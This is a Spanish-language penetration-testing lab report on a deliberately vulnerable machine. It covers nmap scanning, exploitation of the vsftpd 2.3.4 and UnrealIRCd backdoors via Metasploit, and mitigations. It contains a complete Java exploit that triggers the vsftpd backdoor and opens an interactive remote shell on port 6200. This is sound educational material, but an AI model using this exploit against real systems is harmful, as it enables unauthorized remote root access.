0. Introducción

El principal objetivo de esta práctica sería sacar información de un entorno preparado para ser atacado y saber que herramientas y cómo podemos explotar dicho entorno.

El alcance definido:


- ☐ Sistemas o direcciones IP incluidas.
- ☐ Restricciones establecidas
- ☐ Tiempo o duración de las pruebas

1. Metodología

1.1 Reconocimiento

Para sacar la ip de máquina usamos la herramienta nmap,con la cual realizamos un escaneo completo de la red y los sistemas operativos conectados:

- nmap -sn 192.168.1.0/24:



1.2 Escaneo y vulnerabilidades

Una vez conocemos la ip_victima pasamos a comprobar las vulnerabilidades que tiene:


- nmap -sS -sV -O ip_victima:

2. Resultados de la Vulnerabilidad

2.1 Detalles de las vulnerabilidades

Con este comando podemos ver las vulnerabilidades además de la versión y los puertos abiertos.Otra forma de verlo podría ser:

- nmap -sV –script=vuln ip_victima:




Con ello podemos ver que la máquina es vulnerable por el puerto 21 a una conexión de tipo ftp ya que la máquina tiene la versión vsftpd 2.3.4.Lo primero de todo es saber que és,vsftpd es un servidor ftp que se usa principalmente en Linux con el cuál no podemos conectar de manera remota a un ordenador,pero en esta versión,existe la siguiente vulnerabilidad conocida como CVE-2011-2523 esta se caracteriza por abrir una puerta trasera(backdoor),en el puerto 6200 por el protocolo tcp y con un sencillo exploit podemos entrar en el servidor.

script en java:

```java
import java.io.*;
import java.net.*;

public class VsftpdExploit {

    public static void main(String[] args) {
        if (args.length < 2) {
            System.out.println("Uso: java VsftpdExploit <target_ip> <target_port>");
            System.out.println("Ejemplo: java VsftpdExploit 192.168.1.24");
            return;
        }

        String targetIp = args[0];
        int targetPort = Integer.parseInt(args[1]);

        try {
            // Creamos un socket para conectarnos al servidor FTP
            Socket socket = new Socket(targetIp, targetPort);
            // Configuramos un bfr para leer la entrada y un pw para escribir la salida
            // El socket se conecta al puerto 21 por defecto
            // de un servidor FTP, que es el puerto donde se espera la conexión
            BufferedReader in = new BufferedReader(new InputStreamReader(socket.getInputStream()));
            PrintWriter out = new PrintWriter(socket.getOutputStream(), true);

            String banner = in.readLine();
            System.out.println("[+] Servidor: " + banner);

            // Verificar si es vsftpd 2.3.4
            if (!banner.contains("vsFTPd 2.3.4")) {
                System.out.println("[-] El servidor no parece ser vsftpd 2.3.4 vulnerable");
                socket.close();
                return;
            }

            // Activar la backdoor enviando el usuario con :)
            System.out.println("[+] Activando backdoor...");
            out.println("USER usuario:)");  // Payload malicioso
            out.println("PASS cualquiercosa");

            // Esperar un momento para que se active la backdoor
            Thread.sleep(2000);

            // Intentar conectar al puerto de la backdoor (6200)
            System.out.println("[+] Intentando conectar a la backdoor en el puerto 6200...");
            try {
                Socket backdoor = new Socket(targetIp, 6200);
                System.out.println("[+] ¡Backdoor conectada con éxito!");

                // Configurar streams para la shell interactiva
                BufferedReader backdoorIn = new BufferedReader(new InputStreamReader(backdoor.getInputStream()));
                PrintWriter backdoorOut = new PrintWriter(backdoor.getOutputStream(), true);
                BufferedReader userInput = new BufferedReader(new InputStreamReader(System.in));

                System.out.println("[+] Shell interactiva. Escribe 'exit' para salir");

                // Leer la salida inicial de la backdoor
                String line;
                while ((line = backdoorIn.readLine()) != null) {
                    System.out.println(line);
                    break; // Solo mostrar la primera línea
                }

                // Shell interactiva
                while (true) {
                    System.out.print("$ ");
                    String command = userInput.readLine();

                    if (command.equalsIgnoreCase("exit")) {
                        break;
                    }

                    backdoorOut.println(command);

                    // Leer la salida del comando
                    while ((line = backdoorIn.readLine()) != null) {
                        if (line.isEmpty()) break;
                        System.out.println(line);
                    }
                }

                backdoor.close();
            } catch (ConnectException e) {
                System.out.println("[-] No se pudo conectar a la backdoor: " + e.getMessage());
                System.out.println("[-] El servidor puede no ser vulnerable o la backdoor no se activó");
            }

            socket.close();
        } catch (Exception e) {
            System.err.println("[-] Error: " + e.getMessage());
            e.printStackTrace();
        }
    }
}
```

Además de esta vulnerabilidad podemos encontrar otra como podría ser la de irc:




Es otro tipo de vulnerabilidad muy parecida a la de ftp,en ambas obtenemos una reverse shell en la que podemos ejecutar los comando que necesitemos,a esta vulnerabilidad se le conoce como CVE-2010-2075

2.2 Herramientas usadas


Las herramientas que hemos usado para la explotación y búsqueda de vulnerabilidades son:

- nmap: esta herramienta la hemos usado para escanear puertos,vulnerabilidades que tiene la máquina además de incluso poder encontrar la ip de la máquina la que queremos atacar
- msfconsole:este es el comando para poder abrir metasploit y poder usar dicha herramienta para obtener por ejemplo una reverse shell:
- vsftpd:primero buscamos la vulnerabilidad con un search vsftpd:



copiamos la ruta del exploit y lo usamos,para ello usaremos RHOST y RPORT como parámetros donde meteremos en los datos de la máquina víctima,una vez lo tengamos con un run ya se ejecutará y tendremos acceso a root:

- irc: para esta vulnerabilidad,hacemos exactamente lo mismo que el anterior cambiando en este caso que tendremos que añadir los parámetros CHOST y CPORT donde indicaremos la ip de donde estamos atacando y un puerto que esté disponible.
- nc: este comando es netcat,gracias a este podemos ver si existe vulnerabilidades en la máquina(nc ip_victima 6667) donde indicas ip y puerto.



3. Escalación de Privilegios

3.1 Escalación de privilegios mediante explotación de `vsftpd 2.3.4`

Explotación del backdoor en `vsftpd 2.3.4`

Técnica: Explotación de un backdoor conocido en `vsftpd 2.3.4` que permitía una conexión remota sin autenticación a un shell del sistema.

Pasos:

- Identificación: Se realizó una conexión al puerto FTP del servidor (21), detectando que el servidor tenía una versión vulnerable de `vsftpd`.
- Explotación: Utilizando Metasploit, se explotó la vulnerabilidad, y se estableció una shell remota en la máquina víctima.
- Resultado: Se obtuvo acceso al sistema como usuario limitado, y posteriormente se escaló a root mediante la ejecución de otros exploits.

A través de una simple conexión FTP, se consiguió acceso sin autenticación y se permitió la escalación posterior a privilegios de root.

3.2 Explotación de un backdoor en `IRC`

Explotación de vulnerabilidad en `IRC`

Técnica: Aprovechamiento de un backdoor intencional en `UnrealIRCd 3.2.8.1`, permitiendo ejecutar comandos remotos como root.

Pasos:

- Identificación: Se identificó que el servidor IRC vulnerable tenía el backdoor activo, lo que permitía ejecutar comandos arbitrarios.
- Explotación: A través de Metasploit, se explotó esta vulnerabilidad para ejecutar una shell remota, obteniendo así control total del sistema con privilegios de root.

- Resultado: Después de ejecutar el exploit, la conexión fue establecida con éxito, obteniendo acceso root en el servidor.

La explotación permitió que un atacante remoto pudiera ejecutar comandos arbitrarios, lo que comprometió completamente el sistema. Se obtuvo acceso root sin autenticación, lo que facilita un ataque persistente.

4 . Mitigación

4.1 Propuestas para remediar vulnerabilidades explotadas

- Actualizar servicios vulnerables
- Actualizar vsftpd a una versión segura (≥ 3.0.0).
- Eliminar cualquier versión de UnrealIRCd anterior a 3.2.9.
- Recomendar reinstalar desde fuentes oficiales.
- Revisar configuraciones de red y firewall
- Restringir el acceso a puertos innecesarios (como 21 o 6667) desde redes no autorizadas.
- Auditoría de usuarios y privilegios
- Analizar qué usuarios tienen acceso sudo o root, y aplicar el principio de mínimo privilegio.
- Establecer autenticación multifactor para accesos administrativos.

5. Conclusión

- Durante la evaluación de seguridad, se identificaron múltiples vulnerabilidades críticas que permitieron comprometer completamente el sistema:

- Acceso remoto sin autenticación mediante un backdoor en vsftpd.

- Ejecución remota de comandos como root por medio de un UnrealIRCd vulnerable.

- El impacto de estas vulnerabilidades es crítico, ya que permitieron la obtención de una shell remota como root con control total del sistema, pudiendo alterar archivos, crear usuarios, o exfiltrar datos.

- Este ejercicio demuestra la importancia de mantener actualizado el software, aplicar configuraciones seguras, y monitorear continuamente la infraestructura. La explotación fue posible gracias a servicios olvidados o desactualizados y a la falta de segmentación de red.

- Se recomienda actuar de forma inmediata sobre las propuestas de mitigación y considerar una revisión más profunda de otros sistemas en la misma red para evitar futuros compromisos.